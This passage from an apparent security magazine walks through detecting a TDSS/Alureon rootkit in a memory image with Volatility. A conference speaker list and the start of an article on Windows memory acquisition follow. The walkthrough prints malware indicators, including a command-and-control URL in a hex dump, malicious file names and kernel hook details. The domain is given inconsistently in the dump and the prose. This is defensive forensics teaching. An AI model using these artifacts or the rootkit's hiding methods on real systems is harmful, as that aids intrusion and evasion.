0x1000472b  00 68 74 74 70 3a 2f 2f 77 65 62 34 69 6e 73 74   .http://web4inst
0x1000473b  2e 63 6f 6d 2f 74 64 73 73 2f 63 72 63 6d 64 73   .com/tdss/crcmds
```


STEP 5: SUSPICIOUS MUTEX IN SVCHOST.EXE

Now we know that svchost.exe process (pid 888) was making connections to the domain "web3inst.com", lets focus on this process. Checking for the mutex created by svchost.exe shows a suspicious mutex "TdlStartMutex"

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem handles -p 888 -t Mutant
Volatile Systems Volatility Framework 2.3_beta
Offset(V)     Pid     Handle     Access Type            Details
---------- ------ ---------- ---------- --------------- -------
0x88fdda88    888       0x24   0x1f0001 Mutant          SHIMLIB_LOG_MUTEX
0x88fd16f8    888       0x15c  0x1f0001 Mutant          {A3BD3259-3E4F-428a-84C8-F0463A9D3EB5}
0x89258020    888       0x164  0x1f0001 Mutant
0x8921f838    888       0x1e0  0x1f0001 Mutant
0x89534fa0    888       0x1ec  0x120001 Mutant          ShimCacheMutex
0x890e95f8    888       0x1f8  0x1f0001 Mutant
0x8921f7f8    888       0x200  0x1f0001 Mutant
0x8921f788    888       0x208  0x1f0001 Mutant
0x88f8c720    888       0x220  0x1f0001 Mutant          746bbf3569adEncrypt
0x89219ce8    888       0x240  0x1f0001 Mutant
0x88f94340    888       0x28c  0x1f0001 Mutant
0x895324a8    888       0x34c  0x1f0001 Mutant          TdlStartMutex
0x890ea2b0    888       0x3d8  0x120001 Mutant          DBWinMutex
0x88fc9648    888       0x3f4  0x100000 Mutant          _!MSFTHISTORY!_
0x894968d8    888       0x408  0x1f0001 Mutant          c:!windows!system32!config!systemprofile!local settings!temporary internet files!co
ent.ie5!
0x894abda8    888       0x414  0x1f0001 Mutant          c:!windows!system32!config!systemprofile!cookies!
0x894ab790    888       0x420  0x1f0001 Mutant          c:!windows!system32!config!systemprofile!local settings!history!history.ie5!
0x890f72f0    888       0x430  0x100000 Mutant          WininetStartupMutex
0x891dbd48    888       0x434  0x1f0001 Mutant
0x89249498    888       0x438  0x100000 Mutant          WininetProxyRegistryMutex
0x8923cbd8    888       0x448  0x1f0001 Mutant
0x88fbf800    888       0x454  0x100000 Mutant          RasPbFile
0x891ef860    888       0x4b0  0x1f0001 Mutant          ZonesCounterMutex
0x891df878    888       0x538  0x1f0001 Mutant          ZonesLockedCacheCounterMutex
```

STEP 6: INFO ABOUT THE MUTEX

Google search shows that this suspicious mutex is associated with TDSS rootkit. This indicates that the mutex “TdlStartMutex” is malicious.



STEP 7: FILE HANDLES OF SVCHOST.EXE

Examining file handles in svchost.exe (pid 888) shows handles to two suspicious files (DLL and driver file). As you can see in the below screenshot both these files start with “TDSS”

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem handles -p 888 -t File
Volatile Systems Volatility Framework 2.3_beta
Offset(V)     Pid     Handle     Access Type            Details
---------- ------ ---------- ---------- --------------- -------
0x8924d418    888       0x154  0x12019f File            \Device\WMIDataDevice
0x89493d08    888       0x290  0x12019f File            \Device\Termdd
0x890d9db0    888       0x298  0x12019f File            \Device\Termdd
0x892cc678    888       0x2d0  0x12019f File            \Device\NamedPipe\Ctx_WinStation_API_service
0x893dfae0    888       0x2d4  0x12019f File            \Device\NamedPipe\Ctx_WinStation_API_service
0x891eb458    888       0x2f4  0x12019f File            \Device\Termdd
0x891eb390    888       0x2f8  0x12019f File            \Device\Termdd
0x894962b0    888       0x328  0x12019f File            \Device\WMIDataDevice
0x890fd338    888       0x340  0x100020 File            \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b641
44ccf1df_6.0.2600.5512_x-ww_35d4ce83
0x88f9ad98    888       0x348  0x120089 File            \Device\HarddiskVolume1\WINDOWS\system32\TDSSoiqh.dll
0x88f7dbe0    888       0x350  0x120089 File            \Device\HarddiskVolume1\WINDOWS\system32\drivers\TDSSmqxt.sys
0x892bb668    888       0x354  0x187 File               \Device\NamedPipe\TDSScmd
0x89248c68    888       0x35c  0x187 File               \Device\NamedPipe\TDSScmd
0x892189d0    888       0x360  0x187 File               \Device\NamedPipe\TDSScmd
0x89109888    888       0x364  0x187 File               \Device\NamedPipe\TDSScmd
```

STEP 8: DETECTING HIDDEN DLL


Volatility's dlllist module couldn't find the DLL starting with "TDSS" whereas ldrmodules plugin was able to find it. This confirms that the DLL (TDSSoiqh.dll) was hidden. malware hides the DLL by unlinking from the 3 PEB lists (operating sytem keeps track of the DLL's in these lists)

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem dlllist -p 888 | grep -i tdss
Volatile Systems Volatility Framework 2.3_beta
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem ldrmodules -p 888 | grep -i tdss
Volatile Systems Volatility Framework 2.3_beta
     888 svchost.exe          0x10000000 False  False  False \WINDOWS\system32\TDSSoiqh.dll
root@bt:~/volatility_2.3_beta#
```

STEP 9: DUMPING THE HIDDEN DLL

In the previous step hidden DLL was detected. This hidden DLL can be dumped from the memory to disk using Volatility's dlldump module as shown below

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem dlldump -p 888 -b 0x10000000 -D dump
Volatile Systems Volatility Framework 2.3_beta
Process(V) Name                  Module Base Module Name          Result
---------- -------------------- ----------- -------------------- ------
0x892ea5d8 svchost.exe          0x010000000 UNKNOWN              OK: module.888.94ea5d8.10000000.dll
root@bt:~/volatility_2.3_beta#
```



STEP 10: VIRUSTOTAL SUBMISSION OF DUMPED DLL

Submitting the dumped dll to VirusTotal confirms that it is malicious

GData	Gen:Trojan.Heur.GM.0000610110	20130709
Ikarus	Packed.Win32.Krap	20130709
Jiangmin	✓	20130709
K7AntiVirus	Riskware	20130709
K7GW	Riskware	20130709
Kaspersky	✓	20130709
Kingsoft	Win32.Troj.Undef.(kcloud)	20130708
Malwarebytes	✓	20130709
McAfee	Artemis!3CCE3463DB2E	20130709
McAfee-GW-Edition	Artemis!3CCE3463DB2E	20130709
Microsoft	VirTool:Win32/Obfuscator.DQ	20130709
MicroWorld-eScan	✓	20130709
NANO-Antivirus	Trojan.Win32.Tdss.qfplb	20130709
Norman	✓	20130708
nProtect	✓	20130709
Panda	Generic Worm	20130709
PCTools	Trojan.Gen	20130709

STEP 11: LOOKING FOR OTHER MALICIOUS DLL'S

Looking for the modules in all the processes that start with "TDSS" shows that msiexec.exe process (pid 1236) has reference to a temp file (which is starting with TDSS) which is suspicous.

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem ldrmodules | grep -i tdss
Volatile Systems Volatility Framework 2.3_beta
     888 svchost.exe          0x10000000 False  False  False \WINDOWS\system32\TDSSoiqh.dll
    1236 msiexec.exe          0x10000000 True   True   True  \DOCUME~1\ADMINI~1\LOCALS~1\Temp\TDSSf184.tmp
    1236 msiexec.exe          0x77dd0000 True   True   True  \DOCUME~1\ADMINI~1\LOCALS~1\Temp\TDSSf193.tmp
root@bt:~/volatility_2.3_beta#
```

STEP 12: SUSPICIOUS DLL LOADED BY MSIEXEC

Examining the DLL's loaded by the process msiexec (pid 1236) using dlllist module, shows a suspicious dll (dll.dll) loaded by msiexec process.

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem dlllist -p 1236
Volatile Systems Volatility Framework 2.3_beta
```

```
************************************************************************
msiexec.exe pid:   1236
Command line : C:\WINDOWS\system32\msiexec.exe /V
Service Pack 3

Base             Size  LoadCount Path
---------- ---------- ---------- ----
0x01000000    0x16000     0xffff C:\WINDOWS\system32\msiexec.exe
0x7c900000    0xaf000     0xffff C:\WINDOWS\system32\ntdll.dll
0x7c800000    0xf6000     0xffff C:\WINDOWS\system32\kernel32.dll
0x77c10000    0x58000     0xffff C:\WINDOWS\system32\msvcrt.dll
0x77dd0000    0x9b000     0xffff C:\WINDOWS\system32\ADVAPI32.dll
0x77e70000    0x92000     0xffff C:\WINDOWS\system32\RPCRT4.dll
0x77fe0000    0x11000     0xffff C:\WINDOWS\system32\Secur32.dll
0x7e410000    0x91000     0xffff C:\WINDOWS\system32\USER32.dll
0x77f10000    0x49000     0xffff C:\WINDOWS\system32\GDI32.dll
0x774e0000   0x13d000     0xffff C:\WINDOWS\system32\ole32.dll
0x7d1e0000   0x2bc000     0xffff C:\WINDOWS\system32\msi.dll
0x5cb70000    0x26000        0x1 C:\WINDOWS\system32\ShimEng.dll
0x6f880000   0x1ca000        0x1 C:\WINDOWS\AppPatch\AcGenral.DLL
0x76b40000    0x2d000        0x2 C:\WINDOWS\system32\WINMM.dll
0x77120000    0x8b000        0x3 C:\WINDOWS\system32\OLEAUT32.dll
0x77be0000    0x15000        0x1 C:\WINDOWS\system32\MSACM32.dll
0x77c00000     0x8000        0x3 C:\WINDOWS\system32\VERSION.dll
0x7c9c0000   0x817000        0x1 C:\WINDOWS\system32\SHELL32.dll
0x77f60000    0x76000        0x5 C:\WINDOWS\system32\SHLWAPI.dll
0x769c0000    0xb4000        0x1 C:\WINDOWS\system32\USERENV.dll
0x5ad70000    0x38000        0x1 C:\WINDOWS\system32\UxTheme.dll
0x10000000    0x2b000        0x1 C:\WINDOWS\system32\dll.dll
0x76390000    0x1d000        0x1 C:\WINDOWS\system32\IMM32.DLL
0x773d0000   0x103000        0x3 C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.260
.dll
```

STEP 13: DUMPING DLL AND VT SUBMISSION

Dumping the suspicious DLL (dll.dll) and submitting to VirusTotal confirms that this is associated with TDSS (Alueron) rootkit

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem dlldump -p 1236 -b 0x10000000 -D dump
Volatile Systems Volatility Framework 2.3_beta
Process(V) Name                Module Base Module Name          Result
---------- ------------------- ----------- -------------------- ------
0x8923c778 msiexec.exe         0x010000000 dll.dll              OK: module.1236.943c778.10000000.dll
root@bt:~/volatility_2.3_beta#
```

ClamAV	✓	20130709
Commtouch	✓	20130709
Comodo	✓	20130709
DrWeb	BackDoor.Tdss.30	20130709
Emsisoft	Trojan.Dropper.STN (B)	20130709
eSafe	✓	20130709
ESET-NOD32	✓	20130709
F-Prot	✓	20130709
F-Secure	Trojan.Dropper.STN	20130709
Fortinet	✓	20130709
GData	Trojan.Dropper.STN	20130709
Ikarus	Trojan.Win32.Alureon	20130709
Jiangmin	✓	20130709
K7AntiVirus	✓	20130709
K7GW	✓	20130709
Kaspersky	✓	20130709
Kingsoft	Win32.Troj.TDSS.de.102400	20130708

STEP 14: HIDDEN KERNEL DRIVER

In step 7 we also saw reference to a driver file (starting with "TDSS"). Searching for the driver file using Volatility's modules plugin couldn't find the driver that starts with "TDSS" whereas Volatility's driverscan plugin was able to find it. This confirms that the kernel driver (TDSSserv.sys) was hidden. The below screenshot also shows that the base address of the driver is "0xb838b000" and the size is "0x11000"

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem modules | grep -i tdss
Volatile Systems Volatility Framework 2.3_beta
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem driverscan | grep -i tdss
Volatile Systems Volatility Framework 2.3_beta
0x09732f38     2     0 0xb838b000     0x11000 TDSSserv.sys                \Driver\TDSSserv.sys
root@bt:~/volatility_2.3_beta#
```

STEP 15: KERNEL CALLBACKS

Examining the callbacks shows the callback (at address starting with 0xb38) set by an unknown driver

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem callbacks
Volatile Systems Volatility Framework 2.3_beta
Type                                Callback   Module                Details
----------------------------------- ---------- --------------------- -------
IoRegisterShutdownNotification      0xba53fc6a VIDEOPRT.SYS          \Driver\mnmdd
IoRegisterShutdownNotification      0xba53fc6a VIDEOPRT.SYS          \Driver\RDPCDD
IoRegisterShutdownNotification      0xba53fc6a VIDEOPRT.SYS          \Driver\VgaSave
IoRegisterShutdownNotification      0xba53fc6a VIDEOPRT.SYS          \Driver\vmx_svga
IoRegisterShutdownNotification      0xbadb65be Fs_Rec.SYS            \FileSystem\Fs_Rec
IoRegisterShutdownNotification      0xbadb65be Fs_Rec.SYS            \FileSystem\Fs_Rec
IoRegisterShutdownNotification      0xba8b873a MountMgr.sys          \Driver\MountMgr
IoRegisterShutdownNotification      0xba74a2be ftdisk.sys            \Driver\Ftdisk
IoRegisterShutdownNotification      0xba5e78f1 Mup.sys               \FileSystem\Mup
IoRegisterShutdownNotification      0x805cdef4 ntoskrnl.exe          \FileSystem\RAW
IoRegisterShutdownNotification      0x805f5d66 ntoskrnl.exe          \Driver\WMIxWDM
GenericKernelCallback               0xb838e108 UNKNOWN               -
GenericKernelCallback               0xb838d8e9 UNKNOWN               -
GenericKernelCallback               0xbadfeafe CaptureRe...itor.sys -
GenericKernelCallback               0xbadfa7b4 CapturePr...itor.sys -
KeRegisterBugCheckReasonCallback    0xbad74ab8 mssmbios.sys          SMBiosDa
KeRegisterBugCheckReasonCallback    0xbad74a70 mssmbios.sys          SMBiosRe
KeRegisterBugCheckReasonCallback    0xbad74a28 mssmbios.sys          SMBiosDa
KeRegisterBugCheckReasonCallback    0xba51c1be USBPORT.SYS           USBPORT
KeRegisterBugCheckReasonCallback    0xba51c11e USBPORT.SYS           USBPORT
KeRegisterBugCheckReasonCallback    0xba533522 VIDEOPRT.SYS          Videoprt
PsSetLoadImageNotifyRoutine         0xb838e108 UNKNOWN               -
PsSetCreateProcessNotifyRoutine     0xbadfa7b4 CapturePr...itor.sys -
PsSetCreateProcessNotifyRoutine     0xb838d8e9 UNKNOWN               -
CmRegisterCallback                  0xbadfeafe CaptureRe...itor.sys -
root@bt:~/volatility_2.3_beta#
```

STEP 16: EXAMINING THE UNKNOWN KERNEL DRIVER

The below screenshot shows that this unknown driver falls under the address range of TDSSserv.sys. This confirms that unknown driver is "TDSSserv.sys"

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem driverscan | grep -i  0xb838
Volatile Systems Volatility Framework 2.3_beta
0x09732f38    2    0 0xb838b000    0x11000 TDSSserv.sys                       \Driver\TDSSserv.sys
root@bt:~/volatility_2.3_beta#
```

STEP 17: KERNEL API HOOKS

Malware hooks the Kernel API and the hook address falls under the address range of TDSSserv.sys (as shown in the below screenshots)

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem apihooks -P -Q
Volatile Systems Volatility Framework 2.3_beta
```

```
**************************************************************************
Hook mode: Kernelmode
Hook type: Inline/Trampoline
Victim module: ntoskrnl.exe (0x804d7000 - 0x806cf580)
Function: ntoskrnl.exe!IofCompleteRequest at 0x804ee1b0
Hook address: 0xb838d6bb
Hooking module: <unknown>

Disassembly(0):
0x804ee1b0 ff2504c25480     JMP DWORD [0x8054c204]
0x804ee1b6 cc               INT 3
0x804ee1b7 cc               INT 3
0x804ee1b8 cc               INT 3
0x804ee1b9 cc               INT 3
0x804ee1ba cc               INT 3
0x804ee1bb cc               INT 3
0x804ee1bc 8bff             MOV EDI, EDI
0x804ee1be 55               PUSH EBP
0x804ee1bf 8bec             MOV EBP, ESP
0x804ee1c1 56               PUSH ESI
0x804ee1c2 ff1514774d80     CALL DWORD [0x804d7714]

Disassembly(1):
```

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem driverscan | grep -i  0xb838
Volatile Systems Volatility Framework 2.3_beta
0x09732f38    2    0 0xb838b000    0x11000 TDSSserv.sys                       \Driver\TDSSserv.sys
root@bt:~/volatility_2.3_beta#
```

STEP 18: DUMPING THE KERNEL DRIVER

Dumping the kernel driver and submitting it to VirusTotal confirms that it is TDSS (Alureon) rootkit

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem moddump -b 0xb838b000 -D dump
Volatile Systems Volatility Framework 2.3_beta
Module Base Module Name          Result
---------- -------------------- ------
0x0b838b000 UNKNOWN              OK: driver.b838b000.sys
root@bt:~/volatility_2.3_beta#
```

ESET-NOD32	✓	20130709
F-Prot	W32/Trojan3.WZ	20130709
F-Secure	Gen:Rootkit.Heur.du8@diuKQjgi	20130709
Fortinet	W32/TDSS.BItr	20130709
GData	Gen:Rootkit.Heur.du8@diuKQjgi	20130709
Ikarus	Trojan.Win32.Alureon	20130709
Jiangmin	✓	20130709
K7AntiVirus	Trojan	20130709
K7GW	✓	20130709
Kaspersky	UDS:DangerousObject.Multi.Generic	20130709
Kingsoft	Win32.Troj.Generic.a.(kcloud)	20130708
Malwarebytes	✓	20130709
McAfee	generic!bg.bcg	20130709
McAfee-GW-Edition	generic!bg.bcg	20130709
Microsoft	Trojan:WinNT/Alureon.D	20130709
MicroWorld-eScan	✓	20130709
NANO-Antivirus	Trojan.Win32.ZPACK.zkens	20130709
Norman	TDSSServ.AM	20130706

CONCLUSION

Memory forensics is a powerful technique and with a tool like Volatility it is possible to find and extract the forensic artifacts from the memory which helps in incident response, malware analysis and reverse engineering. As you saw, starting with little information we were able to detect the advanced malware and its components.

REFERENCES

- Video link of this article: *http://www.youtube.com/watch?v=A_8y9f0RHmA*
- *http://code.google.com/p/volatility/wiki/FullInstallation*
- *http://nagareshwar.securityxploded.com/2013/07/15/advanced-malware-analysis-training-session-7-malware-memory-forensics/*

ABOUT THE AUTHOR



Monnappa K A is based out of Bangalore, India. He has an experience of 7 years in the security domain. He works with Cisco Systems as Information Security Investigator. He is also the member of a security research community SecurityXploded (SX). Besides his job routine he does reasearch on malware analysis and reverse engineering, he has presented on various topics like "Memory Forensics", "Advanced Malware Analysis", "Rootkit Analysis", "Detection and Removal of Malwares" and "Sandbox Analysis" in the Bangalore security community meetings. His article on "Malware Analysis" was also published in the Hakin9 ebook "Malware – From Basic Cleaning To Analyzing". You can view the video demo's of all his presentations by subscribing to his youtube channel: http://www.youtube.com/user/hackycracky22.



**pending final confirmation*

Confirmed Speakers:

Mr. Noboru Nakatani, Executive Director, **INTERPOL Global Complex for Innovation**
Mr. Anwer Yussoff, Head of Innovation and Commercialisation, **CyberSecurity Malaysia**
Mr. Mohd Zabri Adil Bin Talib, Head of Digital Forensics, **CyberSecurity Malaysia**
Dr. Mingu Jumaan, Director, **Sabah State Computer Services Department, Malaysia**
Mr. Lauri Korts-Pärn, CTO, **Cyber Defense Institute, Japan**
Mr. Jack YS Lin, Information Security Analyst, **JPCERT, Japan**
Mr. Roberto Panganiban, System Administrator, **Philippines News Agency**
Mr. Budi Rahardjo, Chairman, **ID-CERT , Indonesia ***
Mr. Matthew Gartenberg, Chief Legal Officer, **Centre for Strategic Cyberspace + Security Science ***
Mr. Adli Wahid, Manager, Cyber Security / MUFG-CERT, **Bank of Tokyo**
Mr. Kislay Chaudhary, Director and Senior Information Security Analyst, **Indian Cyber Army**
Mr. Leo Dofiles, Computer Crime Investigator/Computer & Cellphone Forensics Planner, **National Police, Philippine**
Mr. Jairam Ramesh, IT Infrastructure, **International Multilateral Partnership Against Cyber Threats (IMPACT), Malaysia ***
Mr. Ng Kang Siong, Principle Researcher, **MIMOS Berhad, Malaysia**

Organised by:

ib·consultancy

Sponsored by:

ARBOR NETWORKS

Supported by:

CyberSecurity MALAYSIA

Media Partner:

defence SUPPLIERS

Counter-IED Report

Australia's Security Portal MySecurity.com.au

APSM ASIA PACIFIC SECURITY MAGAZINE

WSNBuzz

WINDOWS MEMORY FORENSICS & MEMORY ACQUISITION

by Dr Craig S. Wright, GSE, GSM, LLM, MStat

This article takes the reader through the process of imaging memory on a live Windows host. This is part one of a six part series and will introduce the reader to the topic before we go into the details of memory forensics. The first step in doing any memory forensics on a Windows host involves acquisition. If we do not have a sample of the memory image from a system we cannot analyze it. This sounds simple, but memory forensics is not like imaging an unmounted hard drive. Memory is powered and dynamic, and changes as we attempt to image it.

What you will learn:

- An introduction to Memory acquisition and imaging
- Memory analysis reasoning
- Why we image and analyse memory

What you should know:

- You should have a basic understanding of forensics and incident handling
- Understand system imaging
- Basic windows processes

This means it is not a repeatable process. Not that there is a requirement at all times for the results of a forensic process to provide the same output; in this it is not necessary to be able to repeat a process and obtain exactly the same results. It does not mean we cannot use a variable process in a forensic investigation. What it does mean is we have a set of steps that will allow us to image memory but that every time we do those the results will change.

INTRODUCTION

Although the results obtained in a forensic analysis of memory will vary with no two memory images being able to display the same hash value, this does not mean the process does not follow with a scientific rigor. If the same investigator uses the same process to obtain and acquire an image of the system memory on the same computer twice in a row both images will vary significantly. The reason for this is that computer memory changes during the imaging process.

Parts of the physical memory are mapped to hardware devices. The majority of mapped and allocated hardware memory cannot be easily imaged and an attempt to do so will result in the image process crashing the system. So for all these differences and variations in the acquisition of a system's memory we have a process that can be followed but results that will vary each time it is used. Some forensic practitioners see this as a problem. That however is far from the truth. If we take medical forensics as an example, the practice of

forensic autopsies has been followed for over 100 years. Yet in this practice it is not possible for another surgeon or coroner to return the organs to the body and repeat the process. What they can do is follow a set process that will gain similar results if they are not the same.

In this article we will discuss what you should know about imaging computer memory. You will learn the fundamentals of memory imaging on a Windows system. Further follow-up articles to this one we will look at using specific tools and imaging processes.

WHERE DO WE START

Like any good forensic practice we need to follow repeatable processes. One of the best guidelines for doing this is the Internet engineering task force request for comment 3227 (*http://www.ietf.org/rfc/rfc3227.txt*) – RFC 3227, "Guidelines for Evidence Collection and Archiving".

Like all standards and checklists, this document is far from perfect and needs to be modified to suit many environments. It is however a starting guide that should be considered. Anytime you deviate from a well-known checklist such as this it is important to justify and document your reasons.

The first thing to note is that memory is volatile evidence. It changes rapidly and unlike a hard drive evidence can quickly disappear. For this reason it is necessary to acquire an image of the system memory whenever possible as early as possible into the acquisition process. Each time you run a command on the system we are changing evidence. In doing this we are potentially overwriting areas of memory that may contain valuable information necessary for a case. The quicker we gain access to the memory and image it the less likely it is we will lose that evidence.

The best forensic method is always the one that achieves the results we are seeking most economically, but more importantly with the fewest changes to the system. In this article we will not be discussing the more disruptive and potentially damaging methods (including the Cold Boot Method) that can be used in systems where access is not available to image memory.

RFC3227

RFC 3227 provides us with some good guidelines on what we should image first. This is listed in order below:

- registers, cache
- routing table, arp cache, process table, kernel statistics, memory
- temporary file systems
- disk
- remote logging and monitoring data that is relevant to the system in question
- physical configuration, network topology
- archival media

In our case, the capture of non-hardware assigned memory will grab the majority of the system registers, cache routing tables etc. Though it is not possible to capture everything unaltered – it is highly unlikely that this will ever be achieved in any incident handling process.

MEMORY IMAGING AND FORENSICS

Memory imaging differs markedly from many other forms of digital forensics. As we have already noted, memory imaging differs significantly from disk imaging. When we image a hard drive we generally do not have to skip areas and the same process can be run multiple times without altering any evidence. To that extent hard drives are not terribly volatile source of evidence

The process of running a memory imager requires that we load the process into memory. This process of course results in changes to the memory we are attempting to image. This is why the result is not repeatable in a way that will produce the same hash value each time we enact it. The worst part of all this is that we cannot even determine whether the program has correctly imaged the memory in all cases. Being that we can expect different results each time we run a memory imager we cannot accurately determine if a particular section of memory was missed or incorrectly copied.

Memory imaging is not an instantaneous process. The result of this is that a program or other data in memory can change from a portion of memory that has not been read to one that the imager has already copied as the process is run. Consequently, it is possible to miss copying selected areas of memory. This does not invalidate the forensic value of a memory image. What we need to understand is not that the collected evidence is invalid, but that we only have a subset of the entire memory from the machine we are seeking to image. What we do have is an accurate copy of what is on the machine. This is where the forensic value is gained. At the same time however, we may not have a complete copy of all of the evidence, and it could be further evidence that the evidence of an event or incident is missing from our investigation.

Cyber criminals are rational [1]. When they create malicious code they consider the economic constraints and opportunities [2] that are associated with producing and managing malicious code.

As a result, malicious code authors have created ways for their programs to bypass many memory capture processes. They specifically seek to evade memory imaging. There are reasons for this – if malicious code can evade detection, it can manage to remain undiscovered and hence active for longer periods of time. In doing this, the cybercriminals can maximize the economic returns that they gain from the creation of this malicious code.

I have discussed some of the methods used by malicious code authors and penetration testers (*Extending Control, API Hooking*) in penetration testing articles published in Hakin9 (*http://hakin9.org/buffer-overflow-exploiting-software-052012/*) amongst others. In some instances the attacker creates code that uses processes such as API hooking to link into system processes and kernel functions. Some of the more sophisticated Malware will recognize the name of an imaging program or the system calls that such a program makes and will intentionally alter its behavior. This could involve changing the location of the malicious code in memory as the system is imaged and it could even extend to feeding false data to the memory imager.

DEVICE MEMORY

If we open up the Windows “Device Manager” and select “Resources by connection” (see Figure 1) we can have a look at the memory devices on a Windows system.




Figure 1. *Viewing Windows Memory*

Under the Windows kernel object, `\Device\PhyiscalMemory` we have the means to obtain direct access to the memory on a Windows system.

We can see (Figure 2) that some of the physical memory is allocated to hardware devices. These areas are ones we need to avoid when imaging the memory as any request to these memory locations is written to the hardware device. This could crash the system. These are known as mapped memory locations.

